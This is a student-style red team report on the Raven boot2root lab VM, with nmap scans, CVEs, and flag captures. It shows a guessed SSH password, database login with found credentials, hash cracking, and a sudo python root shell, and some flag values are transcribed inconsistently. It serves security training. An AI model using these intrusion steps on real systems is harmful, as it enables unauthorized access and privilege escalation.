

Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation


Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command used to perform scan: nmap -sV 192.168.1.110/24



```
File Actions Edit View Help
Currently scanning: 192.168.82.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Res packets, from 5 hosts. Total size: 218
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.1.1 00:15:5d:00:04:0d 1 42 Microsoft Corporation
192.168.1.100 00:15:5d:00:04:0f 1 42 Microsoft Corporation
192.168.1.105 00:15:5d:00:04:10 1 42 Microsoft Corporation
192.168.1.110 00:15:5d:00:04:10 1 42 Microsoft Corporation
192.168.1.115 00:15:5d:00:04:11 1 42 Microsoft Corporation
```



```
root@Kali:~# nmap -sV 192.168.1.110/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-05 09:47 PST
Nmap scan report for 192.168.1.1
Host is up (0.00075s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmsrpd?
3389/tcp   open  ms-term-srv Microsoft Terminal Services
MAC Address: 00:15:5d:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0023s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
22/tcp     open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp   open  http       Elasticsearch REST API 7.6.1 (name: elasticsearch; cluster: elasticsearch)
80/tcp     open  http       Apache httpd 2.4.10 ((Debian))
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
```

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22/tcp open ssh OpenSSH 7.6p1 Debian 5+deb8u4
 - Port 80/tcp open http Apache httpd 2.4.10 ((Debian))
 - Port 111/tcp open rpcbind 2-4 (RPC #100000)
 - Port 139/tcp open netbios-ssn Samba smbd 3.X - 4.X
 - Port 445/tcp open netbios-ssn Samba smbd 3.X - 4.X

```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 192.168.1.105
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00095s latency).

```

The following vulnerabilities were identified on each target:

- Target 1
 - CVE-2021-41617 OpenSSH -
<https://www.cvedetails.com/cve/CVE-2021-41617>
 - CVE-2017-15710 Apache httpd -
<https://nvd.nist.gov/vuln/detail/CVE-2017-15710>
 - CVE-2017-8779 exploit could possibly lead to remote DDoS of the open rpcbind client port - <https://www.cvedetails.com/cve/CVE-2017-8779>
 - CVE-2017-7494 Samba NetBIOS -
<https://www.cvedetails.com/cve/CVE-2017-7494>

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: b9bbcb33e11b80be759c4e844862482d
 - **Exploit Used**
 - *User Michael has a password that is too weak, just guessing, we found that Michael's password was michael. After SSHing into the machine as Michael, we started searching the /var/www directory.*

- Used the command “grep -RE flag html” to find flag1 inside of the /var/www/html/service.html.

```
html/vendor/examples/scripts/XRegExp.js: // Augment XRegExp's regular expression syntax and flags. Note that when adding
html/vendor/examples/scripts/XRegExp.js: // Mode modifier at the start of the pattern only, with any combination of fla
html/vendor/composer.lock: "stability-flags": [],
html/service.html: ← flag1{b9bbc33e11b80be759c4e844862482d} →
michael@target1:/var/www$ grep -RE flag html
```

Status: Running

- flag2.txt: fc3fd58dcad9ab23faca6e9a36e581c

■ Exploit Used

- This flag was exploited through the use of the open ssh port and looking into the /var directory.
- Cd var/www
 - ls
 - Cat flag2.txt

```
michael@target1:~$ ls
michael@target1:~$ ls -la
total 20
drwxr-xr-x 2 michael michael 4096 Aug 13 2018 .
drwxr-xr-x 5 root root 4096 Jun 24 2020 ..
-rw-r--r-- 1 michael michael 220 Aug 13 2018 .bash_logout
-rw-r--r-- 1 michael michael 3515 Aug 13 2018 .bashrc
-rw-r--r-- 1 michael michael 675 Aug 13 2018 .profile
michael@target1:~$ cd /var
michael@target1:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- flag3.txt: afc01ab56b50591e7dccf9312

■ Exploit Used

- Accessing the wordpress server “wordpress” via target1 and the credentials user=“root” password=R@v3nSecurity gains access from which we were able to navigate to and show the table for database table for “wp_posts”, where both Flag3 and Flag4(also found later) were found

- Command: `mysql -u root -p`
- Command: `show databases`
- Command: `use wordpress`
- Command: `show tables`
- Command: `select * from wp_posts`

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help

+-----+-----+-----+-----+-----+
|      |      |      |      |      |
| open |      | flag3 |      | draft |
| 018-08-13 01:48:31 |      |      | 2018-08-13 01:48:31 | open
|      |      |      |      |      |
|      |      | post |      |      |      |
|      |      |      | 0 | http://raven.local/wordpress/?p=4
|      |      |      |      |      |
| 5 |      | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
|      |      |      |      |      |
| closed |      | flag4 |      | inherit |
| 018-08-12 23:31:59 |      |      | 2018-08-12 23:31:59 | closed
|      |      | 4-revision-v1 |      |      |
|      |      |      | 0 | http://raven.local/wordpress/index.php
|      |      |      |      |      |
| 7 |      | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
+-----+-----+-----+-----+-----+
```

- flag4.txt: 715dea6c055b9fe3337544932f2941ce

- **Exploit Used**

- By logging into the systems with "steven" and his password "pink84" which was obtained using JohnTheRipper on his password hash we were able to gain access to the system.
 - Then running the following: `sudo python -c import pty;pty.spawn("/bin/bash")`
 - Followed by navigating to root and checking the directory we found flag4.txt

```
User steven may run the following commands on raven:
(ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/var/www/html/wordpress# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| _\ \
| | /_ \_ _ - - - -
|   // _^ \ \ \ / _ \ ' _ \
| | \ \ C_ | | \ \ / _/ | | |
\_\ \ \_,_| \_ \ \_ | .| .| _|
```

Flag4{715dea6c055b9fe3337544932f294ice}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you like it!

Hyper-V Manager

Hit me up on Twitter and let me know what you think!

@mccannwj / wjmccann.github.io

```
root@target1:~#
```